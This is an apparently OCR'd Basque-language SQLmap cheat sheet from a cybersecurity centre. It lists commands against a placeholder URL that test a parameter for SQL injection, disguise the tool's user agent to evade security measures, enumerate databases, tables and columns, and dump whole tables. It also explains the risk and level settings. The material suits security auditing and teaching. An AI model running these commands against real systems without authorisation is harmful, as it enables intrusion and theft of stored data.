
Basque CyberSecurity Centre



SQLmap cheat sheet

SQLmap-i esker, **datu-baseen eta webguneen zerbitzarietan SQL kalteberatasunak ezagutu eta lan ditzakegu** datu-baseak kontsultatzeko formularioekin. Oso tresna baliotsua da eta eskuz edo scriptak erabilita, datu-baseen segurtasuneko auditoria osoa egitea ahalbidetzen duten hainbat aukera ditu.

SQLmapek helburuak hainbat eratara prozesa ditzake; ohikoena URL bidezkoa da.

- **'sqlmap -u "http://www.dominio.eus/section.php?id=30"'** emandako URLa (-u) SQLirekiko kaltebera den egiaztatzen du ID parametroaren kontra SQL injekzio-metodoekin lotutako hainbat proba eginda.
- **'sqlmap -u "http://www.dominio.eus/section.php?id=30" --random-agent'** sqlmap-eko agentea (--random-agent) erabiltzea ekiditen du, segurtasun-neurriak saihestea erraztuta.
- **'sqlmap -u "http://www.dominio.eus/section.php?id=30" --dbs'** datu-baseetako izenak (--dbs) URLaren barruan kontsultatzea ahalbidetzen du.
- **'sqlmap -u "http://www.dominio.eus/section.php?id=30" --tables-D <nombre_db>'** bertako taulak (--tables) erakusten ditu datu-base (-D) jakin baten barruan.
- **'sqlmap -u "http://www.dominio.eus/section.php?id=30" --columns -D <nombre_bbdd> - T <nombre_tabla>'** datu-base (-D) zehatz bateko taula (-T) baten barruko zutabeak (--columns) lortzen ditu.
- **'sqlmap -u "http://www.dominio.eus/section.php?id=30"--dump -D <nombre_bbdd> - T <nombre_tabla>'** datu-base (-D) bateko taula (-T) baten barruko datu guztiak iraultzea (-dump) ahalbidetzen du.
- **'sqlmap -u "http://www.dominio.eus/section.php?id=30" --dbms=mysql'** dbms=XXXX aukerarekin, injekzioak zer datu-base motaren gainean probatu nahi ditugun zehatz dezakegu. Kasu horretan, XXXX balioa honako hauekin ordezka daiteke: **mysql, oracle, postgresql, microsoft sql server, microsoft access, ibm db2, sqlite, firebird, sybase, sap maxdb, informix, mariadb, memsql, tidb, cockroachdb, hsqldb, h2, monetdb, apache derby, amazon redshift, vertica, mckoi, presto, altibase, mimersql, cratedb, greenplum, drizzle, apache ignite, cubrid, intersystems cache, iris, extremedb, frontbase, raima database manager, yugabytedb eta virtuoso.**
- **'sqlmap -u "http://www.dominio.eus/section.php?id=30" --risk=X --level=Y'** injekzioko teknikak (X) eta oldarkortasun maila definitzea ahalbidetzen du (Y). Parametro horietarako, balio hauek daude baimenduta::

Risk (arriskua)

1 (lehenetsitakoa): Ez du sql injekzio gehienetarako arriskurik, erabilitako teknikak ez dira inbaditzaileak eta ez dituzte datu-baseak aldarazten.

2: Modu agresiboan atzerapenetan oinarritutako injekzioak erakusten ditu; hau da, datu-baseen eskuragarritasunean eragina izan dezakeena.

3: Edukiak aldarazita, datu-baseen eguneraketa behartu dezaketen OR injekzioak biltzen ditu.

Level

Probatutako injekzio eta parametro kopurua zehazten du. Balio posibleak 1etik 5era bitartekoak dira.

Zalantzarik gabe, **SQLmap helburu den makinan SQL injection-eko kalteberatasunak ebaluatzeko oso tresna erosoa eta eragingarria da**, eta laguntza-komandoarekin kontsulta ditzakegun aukera ugari du:

- **'sqlmap -h'** gehien erabiltzen diren komandoen zerrenda erakusten du.
- **'sqlmap -hh'** eskuragarri dauden komando guztiak erakusten ditu.